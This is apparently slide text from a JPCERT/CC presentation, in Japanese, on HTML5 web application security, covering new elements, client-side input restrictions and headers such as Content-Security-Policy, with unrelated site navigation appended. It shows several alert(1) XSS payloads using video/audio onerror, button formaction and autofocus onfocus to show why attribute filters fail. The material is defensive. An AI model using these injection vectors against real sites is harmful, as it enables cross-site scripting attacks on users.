—`<img>`と同様にHTML内に直接再生可能な動画・音声を埋め込む

■ `<button formaction="xxx">`

—ボタンが押された際のフォームの挙動を指定する

■ `<input type="email">`

—メール形式のデータのみを受け付ける

■ `<input type="text" pattern="^[0-9a-fA-F]+$">`

—パターンにマッチするデータのみを受け付ける

■ `<iframe sandbox>`

—scriptの実行や、フォームの送信、トップレベルWindowへの干渉などを制限する

HTML新要素・属性 : <video>,<audio>

- Internet Explorer 9 および10 では、<video>,<audio>要素の onerror イベントが動作するため、XSS 攻撃が行われる可能性がある。

```
<!-- video 要素によるXSS 攻撃の例 -->  
<video onerror="javascript:alert(1)">  
  <source src="#"></source>  
</video>
```

```
<!-- audio 要素によるXSS 攻撃の例 -->  
<audio onerror="javascript:alert(1)">  
  <source src="#"></source>  
</audio>
```

HTML新要素・属性

■ <video>, <audio>

—と同様にHTML内に直接再生可能な動画・音声を埋め込む

■ <button formaction="xxx">

—ボタンが押された際のフォームの挙動を指定する

■ <input type="email">

—メール形式のデータのみを受け付ける

■ <input type="text" pattern="^[0-9a-fA-F]+\$">

—パターンにマッチするデータのみを受け付ける

■ <iframe sandbox>

—scriptの実行や、フォームの送信、トップレベルWindowへの干渉などを制限する

HTML新要素・属性：<button formaction>

- 生成する HTML へのイベントハンドラの挿入を禁ずるために、on で始まる属性を検出する対策をとる場合があったが、このような対策では不十分

```
<form>  
  <button formaction="javascript:alert(1)">text</button>  
</form>
```

- 従来は onmouseover, onclickといったユーザの操作が必要な属性が攻撃に使われたが、autofocus 属性と組み合わせることで、操作なしに攻撃可能になった

```
<!-- ユーザの操作が不要な攻撃の例 -->  
<button autofocus onfocus="alert(1)">
```

HTML新要素・属性

■ <video>, <audio>

—と同様にHTML内に直接再生可能な動画・音声を埋め込む

■ <button formaction="xxx">

—ボタンが押された際のフォームの挙動を指定する

■ <input type="email">

—メール形式のデータのみを受け付ける

■ <input type="text" pattern="^[0-9a-fA-F]+\$">

—パターンにマッチするデータのみを受け付ける

■ <iframe sandbox>

—scriptの実行や、フォームの送信、トップレベルWindowへの干渉などを制限する

HTML新要素・属性：`<input type="email">` `<input pattern="xxx">`

- メールアドレス形式の入力データのみを受け付ける

```
<form>  
  <input type="email">  
  <input type="submit">  
</form>
```

abc.com

送信

メールアドレスが正しくありません。

DEMO

- `pattern`にマッチする入力データのみを受け付ける
(下の例では、16進数表現のみを受け付ける)

```
<form>  
  <input type="text"  
    pattern="^[0-9a-fA-F]+$">  
  <input type="submit">  
</form>
```



w

送信

入力された値がフィールドに指定された書式と異なります。

HTML新要素・属性：`<input type="email">` `<input pattern="xxx">`

- 攻撃者はブラウザ内でHTMLを書き換え、`<input>`要素による入力制限を回避することが可能であるため、本機能を入力値に対するセキュリティ対策として使用してはいけない。



abc.com

送信

メールアドレスが正しくありません。

```
<form>
  <input type="text">
  <input type="submit">
</form>
```

emailをtextに書き換え



HTML新要素・属性

■ `<video>`, `<audio>`

—`<img>`と同様にHTML内に直接再生可能な動画・音声を埋め込む

■ `<button formaction="xxx">`

—ボタンが押された際のフォームの挙動を指定する

■ `<input type="email">`

—メール形式のデータのみを受け付ける

■ `<input type="text" pattern="^[0-9a-fA-F]+$">`


—パターンにマッチするデータのみを受け付ける

■ `<iframe sandbox>`

—scriptの実行や、フォームの送信、トップレベルウィンドウへの干渉などを制限する

HTML新要素・属性：<iframe sandbox>

```
<iframe sandbox  
src="http://other.example.jp/sub.html"></iframe>
```




sandbox属性の値に以下を指定することで制限を解除することも可能

sandboxに指定可能な値	説明
allow-scripts	スクリプトの実行を許可する
allow-forms	フォームの送信を許可する
allow-top-navigation	トップレベルウィンドウの操作を許可する

HTML新要素・属性：<iframe sandbox>

- 自身のページを<iframe sandbox>で読み込むようにしても、攻撃者は直接ページを参照させることが可能なため、XSS攻撃などを防ぐ対策にはならない

```
<iframe sandbox src="http://example.jp/xss.html">
```



その他のHTML新要素・属性

■ 報告書では、今回紹介した以外にも様々な機能・問題を紹介しています

—<a>

—<canvas>

—<meta>

—<source>

—HTML要素によるJSONハイジャック

など

HTML5 を利用したWeb アプリケーションのセキュリティ問題に関する調査報告書

最終更新: 2013-10-30

ツイート メール

HTML5 は、WHATWG および W3C が HTML4 に代わる次世代の HTML として策定を進めている仕様であり、HTML5 およびその周辺技術の利用により、Web サイト閲覧者（以下、ユーザ）のブラウザ内でのデータ格納、クライアントとサーバ間での双方向通信、位置情報の取得など、従来の HTML4 よりも柔軟かつ利便性の高い Web サイトの構築が可能となっています。利便性が向上する一方で、それらの新技術が攻撃者に悪用された際にユーザが受ける影響に関して、十分に検証や周知がされているとは言えず、セキュリティ対策がされないまま普及が進むことが危惧されています。

JPCERT/CC では、HTML5 を利用した安全な Web アプリケーション開発のための技術書やガイドラインのベースとなる体系的な資料の提供を目的として、懸念されるセキュリティ問題を抽出した上で検討を加え、それらの問題に対して可能な限り検証を行ったうえで、それらの調査結果をまとめました。

なお、本調査については、作業の一部をネットエージェント株式会社に委託して実施しました。

2013		
公開日	タイトル	PDF版
2013-10-30	HTML5 を利用したWeb アプリケーションのセキュリティ問題に関する調査報告書	1.08MB(PGP署名)

報告書の内容を紹介

JavaScript API

HTML新要素・属性

セキュリティ関連機能

セキュリティ関連機能

セキュリティ関連機能

- X-XSS-Protection
—XSS攻撃からの保護
- X-Content-Type-Options
—Content-Typeヘッダに従ったコンテンツの取り扱い
- X-Frame-Options
—フレームへの埋め込みを制限
- Content-Security-Policy
—コンテンツの読み込み元を制限
- Content-Disposition
—ファイルのダウンロードダイアログの制御
- Strict-Transport-Security
—HTTPSの強制

セキュリティ関連機能

■ Content-Security-Policy

- 読込可能なリソースのオリジンをレスポンスヘッダに指定することで機能を制限する
- XSS攻撃の可能性を低減する

制限の対象となる機能

- `<script>`や`<img>`、`<iframe>`といった各要素でのリソースの読込み
- `<div onmouseover="alert(1)">`や`<script>alert(1)</script>`といったインラインでのJavaScriptの実行
- JavaScript内での`eval`関数やFunctionコンストラクタといった、文字列からのコードの生成
- javascript スキームやdata スキーム

セキュリティ関連機能

■ Content-Security-Policy

ブラウザの種類やバージョンによっては
X-Content-Security-PolicyやX-WebKit-CSPなどが使用される

Content-Security-Policy: default-src 'self'; img-src img.example.jp

↓
ディレクティブ

↓
ディレクティブソース

セキュリティ関連機能

(参考) ディレクティブの例

default-src	他のディレクティブで指定されていない、デフォルトで許可されるディレクティブソースを列挙する
script-src	スクリプトとして許可するディレクティブソースを列挙する
style-src	スタイルシートとして許可するディレクティブソースを列挙する
img-src	画像の読み込みを許可するディレクティブソースを列挙する
frame-src	フレームとして表示可能なディレクティブソースを列挙する

(参考) ディレクティブソースの予約語例

'self'	ドキュメント自身と同一オリジンの場合にのみ許可する
'none'	どのオリジンも許可しない
'unsafe-inline'	script-src、style-srcにおいてインラインでのスクリプト記述、スタイル記述を許可する
'unsafe-eval'	JavaScript内でのeval、Function、setTimeout、setIntervalといった文字列からコードを生成する機能を許可する

セキュリティ関連機能

■ Content-Security-Policy

DEMO

```
Content-Security-Policy: default-src 'self'; img-src img.example.jp;  
report-uri http://example.jp/report.cgi
```

違反レポートの送付先

違反レポートの内容

document-uri	違反が発生したドキュメントの URI です。
referrer	違反が発生したドキュメントのリファラです。
blocked-uri	Content Security Policy により読み込みがブロックされたリソースの URI です。
violated-directive	違反があったポリシーセクションの名前です。
original-policy	Content-Security-Policy HTTP ヘッダに指定された元のポリシーです。

セキュリティ関連機能

- Content-Security-Policyをサポートしていないブラウザや、ブラウザによって実装の差もあり、従来通りのXSS対策も必要
- 設定内容によっては正規のJavaScriptが動作しない場合もあるため、導入には注意が必要

まとめ

まとめ

- HTML5では便利になる一方で、使用には注意が必要な機能も多数ある
- 「HTML5を利用したWebアプリケーションのセキュリティ問題に関する調査報告書」をセキュアなWebアプリケーションの開発に役立ててください
- お問い合わせは以下まで
—ご意見お待ちしております

JPCERTコーディネーションセンター

Email: ww-info@jpcert.or.jp

Tel: 03-3518-4600

Web: <https://www.jpcert.or.jp/>

Home

サイト内検索

検索

トップページ

情報提供

・ 注意喚起

・ 早期警戒

・ 脆弱性対策情報

・ Weekly Report

各種届出・申込

制御システムセキュリティ

ラーニング

公開資料

・ 四半期レポート

・ 研究・調査レポート

・ CSIRT マテリアル

イベント

プレスリリース

JPCERT/CC

関連組織



JPCERT/CCはFIRSTのチームメンバーです。またJPCERT/CCスタッフがSteering CommitteeメンバーとしてFIRSTの運営に協力しています。



JPCERT/CCはAPCERTの事務局長を務めています。

注意喚起

深刻に影響範囲の広い、情報セキュリティ上の脅威など最新のセキュリティ情報を配信しています。

2009-06-10 [\[公開\]](#)

2009年6月 Microsoft セキュリティ情報(緊急 6件含)に関する注意喚起

2009-06-19 [\[公開\]](#)

JavaScript が埋め込まれる Web サイトの改ざんに関する注意喚起

2009-06-13 [\[公開\]](#)

Adobe Reader 及び Acrobat の脆弱性に関する注意喚起

2009-05-13 [\[公開\]](#)

2009年5月 Microsoft セキュリティ情報(緊急 1件)に関する注意喚起

2009-04-15 [\[公開\]](#)

2009年4月 Microsoft セキュリティ情報(緊急 5件含)に関する注意喚起

脆弱性関連情報

脆弱性対策情報

脆弱性対策情報

脆弱性対策情報

脆弱性対策情報

脆弱性対策情報

脆弱性対策情報

脆弱性対策情報

脆弱性対策情報

脆弱性対策情報

脆弱性対策情報

脆弱性対策情報

脆弱性対策情報

脆弱性対策情報

脆弱性対策情報

脆弱性対策情報

脆弱性対策情報

脆弱性対策情報

脆弱性対策情報

脆弱性対策情報

脆弱性対策情報

脆弱性対策情報

脆弱性対策情報

脆弱性対策情報

脆弱性対策情報

脆弱性対策情報

ご静聴ありがとうございました

ソフトウェアなどの脆弱性と対策情報をJVNより提供しています。

2009-06-19 15:00

XOOPS マニア製 PukiWikiMod におけるクロスサイトスクリプティングの脆弱性

2009-06-19 14:32

AS1 D.O.O. 製 activeCollab におけるクロスサイトスクリプティングの脆弱性

2009-06-19 14:32

Microsoft Works コンバーターにおけるバッファオーバーフローの脆弱性

2009-06-19 14:32

Movable Type Enterprise におけるクロスサイトスクリプティングの脆弱性

2009-06-19 14:32

Serene Bach におけるセッション ID が推測可能な脆弱性

詳しく見る

Weekly Report

2009-06-12日



HTTPS RSS

セキュリティインシデント...
フィッシングサイト...
Webサイトの改ざん...
マルウェア...
不正アクセス...

発生元への「調整」を依頼したい
インシデントを「報告」したい

ISDAS
[インターネット定点観測]

インターネット上に配置したセンサーにより、セキュリティ上の脅威となるトラフィックを観測しています。

お薦めページ

セキュリティ対策講座

教育担当者が使える、新入社員などが身につけておくべきセキュリティ知識などを紹介しています。

イベント

・第21回 FIRST Annual Conference 京都 参加申し込み受付中

・C/O++ セキュアコーディング ハーフデイキャンプ参加申し込み